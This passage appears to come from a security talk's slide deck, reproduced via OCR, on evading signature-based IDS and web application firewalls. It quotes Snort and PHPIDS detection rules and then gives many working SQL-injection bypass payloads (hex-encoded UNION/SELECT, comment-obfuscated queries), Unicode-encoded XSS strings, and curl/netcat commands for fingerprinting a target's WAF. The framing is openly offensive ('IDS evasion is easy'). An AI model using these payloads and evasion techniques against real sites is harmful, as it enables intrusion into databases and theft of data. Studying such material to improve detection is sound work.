http://[site]/page.asp?id=2 or 1 like 1--
http://[site]/page.asp?id=2 //or /**/2/**/=/**/2--**
....c'mon everyone name some more

Signature Negatives
- Having the ' in the signature will cause you to miss attacks that don't utilize the '
- 1=1 is not the only way to create a query that returns "true" (ex: 2=2, 1<2, etc)
If this signature is so easily bypassed, what is it actually good for?

Answer:
It's great for automated tools and kiddies

Signature Based IDS (My Opinion)

U.S. BORDER PATROL
"GOT ONE!"

Signature Based IDS (2)

Signature 2
alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: “SQL Injection attempt”; flow: to_server, established; pcre: “/(and|or) 1=1 (\-\-|\/*|\#)/i”; sid: 1; rev:2;)

Bypass Techniques:
http://[site]/page.asp?id=2 or 2=2%2D%2D
http://[site]/page.asp?id=2 or 1<2%2D%2D
http://[site]/page.asp?id=2 or 1 like 1%2D%2D
http://[site]/page.asp?id=2 //or /**/2/**/=/**/2%2D%2D**
....c'mon everyone name some more

Signature Negatives
- 1=1 is not the only way to create a query that returns "true" (ex: 2=2, 1<2, etc)
- Comments like pretty much anything else can be represented in other encoding type (ex: (%2D%2D = --)
- It is possible to attack an sql injection vulnerability without using comments
If this signature is so easily bypassed, what is it actually good for?

Answer:
Again, it's great for automated tools and kiddies

Signature Based IDS (3-5)

Signature 3-5

```
alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: “SQL Injection SELECT
statement”; flow: to_server, established; pcre:”/select.*from.*(\-\-|\/\*|\#)/i”; sid: 2; rev: 1;)

alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: “SQL Injection UNION
statement”; flow: to_server, established; pcre:”/union.*(\-\-|\/\*|\#)/i”; sid: 3; rev: 1;)
```

Bypass Techniques:

http://[site]/page.asp?id=2 or 2 in (%73%65%6C%65%63%74%20%75%73%65%72)%2D%2D

    http://[site]/page.asp?id=2 or 2 in (select user)--

http://[site]/page.asp?id=-2 %55%4E%49%4F%4E%20%41%4C%4C%20%73%65%6C%65%63%74%201,2,3,(%73%65%6C%65%63%74%20%75%73%65%72),5,6,7%2D%2D

    http://[site]/page.asp?id=-2 UNION ALL select 1,2,3,(select user),5,6,7--

....c'mon everyone name some more

Signature Negatives

- Although sigs 3-5 are much better, they don't consider the attacker may use different encoding types such as hex

Signature Based IDS (6-7)

Signature 6

```
alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: “SQL Injection SELECT statement”; flow: to_server,
established; pcre:”/(s|%73)(e|%65)(l|%6C)(e|%65)(c|%63)(t|%74).*(f|%66)(r|%72)(o|%6F)(m|%6D).*(\-\-|\/\*|\#)/i”; sid: 2; rev2;)
```


Signature 7

```
alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: “SQL Injection SELECT statement”; flow: to_server,
established; pcre:”/(s|%73|%53)(e|%65|%45)(l|%6C|%4C)(e|%65|%45)(c|%63|%43)(t|%74|%45).*(f|%66|%46)(r|%72|%52)(o|
%6F|%4F)(m|%6D|%4D).*(\-\-|\/\*|\#)/i”; sid: 2; rev: 3;)
```

At least signature 7 takes into account case sensitivity with hex encoding.


But.....
There are always other encoding types that the attacker can use...

Practice Your Kung Fu: PHPIDS



```
' or 1 in convert(int(select user))--
```


```
found injection: ' or 1 in convert(int(select user)=1--

rule: (?:=\s*\d*\.\d*\?\d*\.\d*)|(?:[|&]{2,}\s*")|(?:!\d+\.\d*\?")|(?:
rule-description: Detects common XSS concatenation patterns 2/2
impact: 4

rule: (?:--[^\n]*$)|(?:\<!-|-->)|(?:\/\*|\*\/)|(?:(?:[\W\d]#|--|{)$)|(?
rule-description: Detects common comment types
impact: 3

rule: (?:\\x(?:23|27|3d))|(?:^.?"$)|(?:^.*\\".+(?<!\\)")|(?:(?:^["\\]*
rule-description: Detects classic SQL injection probings 1/2
impact: 6

rule: (?:"\s*\*.+(?:or|id)\W*"\d)|(?:\^")|(?:^[\w\s"-]+(?<=and\s)(?<
rule-description: Detects classic SQL injection probings 2/2
impact: 6

rule: (?:\({2,}\+{2,}:{2,})|(?:\({2,}\+{2,}:+)|(?:\({3,}\++:{2,})|(?:\
rule-description: Detects unknown attack vectors based on PHPIDS Centrifuge detection
impact: 7

PHPIDS Centrifuge data
ratio
3.3
threshold
3.49

Overall impact: 26
```



```
' or 1 in (select user))--
```

```
found injection: ' or 1 in (select user))--

rule: (?:--[^\n]*$)|(?:\<!-|-->)|(?:\/\*|\*\/)|(?:(?:[\W\d]#|--|{)$)|(?:\/{3,}.*$)
rule-description: Detects common comment types
impact: 3

rule: (?:\\x(?:23|27|3d))|(?:^.?"$)|(?:^.*\\".+(?<!\\)")|(?:(?:^["\\]*(?:[\d"]+|[^
rule-description: Detects classic SQL injection probings 1/2
impact: 6

rule: (?:"\s*\*.+(?:or|id)\W*"\d)|(?:\^")|(?:^[\w\s"-]+(?<=and\s)(?<=or\s)(?<=
rule-description: Detects classic SQL injection probings 2/2
impact: 6

rule: (?:\({2,}\+{2,}:{2,})|(?:\({2,}\+{2,}:+)|(?:\({3,}\++:{2,})|(?:\$\[!!!\])
rule-description: Detects unknown attack vectors based on PHPIDS Centrifuge detection
impact: 7

PHPIDS Centrifuge data
ratio
2.875
threshold
3.49

Overall impact: 22
```

Practice Your Kung Fu: PHPIDS



Smoketest

```
%27%20or 1 in (select user))%2D%2D
```

☐ Harmless HTML is allowed

☐ Input is JSON encoded

Nothing suspicious was found!

HTML injection	%27%20or 1 in (select user))%2D%2D
a href and onclick doublequoted	click
a href and onclick singlequoted	click
a href and onlclick no quotes	click
script tags	

Signature Based IDS

The real trick for each of these techniques is to understand that this is just like IDS evasion in the service based exploitation side of the house.

You have to make sure that your attack actually works. It's easy to bypass an IDS, but you can just as easily end up with your attack bypassing the IDS, but not working at all.

With this in mind you can mix/match the IDS evasion tricks - it's just a matter of understanding the regex in use.

http://[site]/page.asp?id=2%20or%202%20in%20(/*IDS*/%73/*evasion*/%65/*is*/%6C/*easy*/%65/*just*/%63/*ask*/%74/*j0e*/%20%75/*to*/%73/*teach*/%65/*you*/%72/*how*/)%2D%2D

What is passed to the db
http://[site]/page.asp?id=2 or 2 in (select user)--
in comments ("IDS evasion is easy just ask j0e to teach you how")

Identifying Web Application Firewalls

WAFs are surprisingly easy to detect?

Generally you just have to send 1 valid request, and one malicious request and diff the response.

Malicious tends to be any HTTP request that has a payload that contains things like:

' “ < ? # - | ^ *

Identifying Web Application Firewalls

How can you determine if the target host has deployed a WAF?

Curl

```
curl -i http://targetcompany.com/cmd.exe | grep "501 Method"
```

Netcat

```
$ (echo "GET /cmd.exe HTTP/1.1"; echo "Host: targetcompany.com"; echo) | nc targetcompany.com  | grep "501 Method Not Implemented"
```

If the server responds with error code "501 Method Not Implemented" then it is running mod_security.

Curl

```
curl -i http://www.targetcompany.com/%27
HTTP/1.1 999 No Hacking
Server: WWW Server/1.1
```

Identifying Web Application Firewalls

How can you determine if the target host has deployed a WAF?

Gary O'Leary-Steele
http://packetstormsecurity.org/web/unicode-fun.txt

```
[j0e@LinuxLaptop toolz]$ ruby unicode-fun.rb
Enter string to URL Unicode:<script>alert('XSS')</script>
%u003c%uff53%uff43%uff52%uff49%uff50%uff54%u003e%uff41%uff4c%uff45%uff52%uff
54%uff08%u02b9%uff38%uff33%uff33%u02b9%uff09%u003c%u2215%uff53%uff43%uff52
%uff49%uff50%uff54%u003e
```

Curl

```
curl -i http://www.targetcompany.com/3c%73%63%72%69%70%74%3e%61%6c
%65%72%74%28%27%58%53%53%27%29%3c%2f%73%63%72%69%70%74%3e
HTTP/1.1 404 Not Found
Date: Sat, 14 Mar 2009 19:13:10 GMT
Server: Apache
```


Identifying Web Application Firewalls

How can you determine if the target host has deployed a WAF?

Curl

```
curl -i http://www.targetcompany.com/3c%73%63%72%69%70%74%3e%61%6c
%65%72%74%28%27%58%53%53%27%29%3c%2f%73%63%72%69%70%74%3e
HTTP/1.1 200 Condition Intercepted
Date: Sun, 15 Mar 2009 01:42:01 GMT
Server: Apache
```

DotNet Defender WAF


dotDefender Blocked Your Request - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://[redacted]main.asp?goto=<script>alert('xss')</script>&pid=3
Google
Most Visited Getting Started Latest Headlines
[redacted]
Done

18-Mar-09

dotDefender Blocked Your Request


Please contact the site administrator, and provide the following Reference ID:

7391-5D9B-AD44-078B

dotDefender™ Web Application Firewall
dotDefender is a software-based web application firewall installed on Apache, IIS, or Microsoft ISA Server.

Download a fully-featured 30 days trial version from:
http://www.applicure.com/?page=dotDefender

Bypassing DotNet Defender


[redacted] - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Most Visited Getting Started Latest Headlines
Acunetix Web Scanner (Free Edition) Start Scan Abort Scan Settings Advanced Scanner status: Idle.
Google
Done

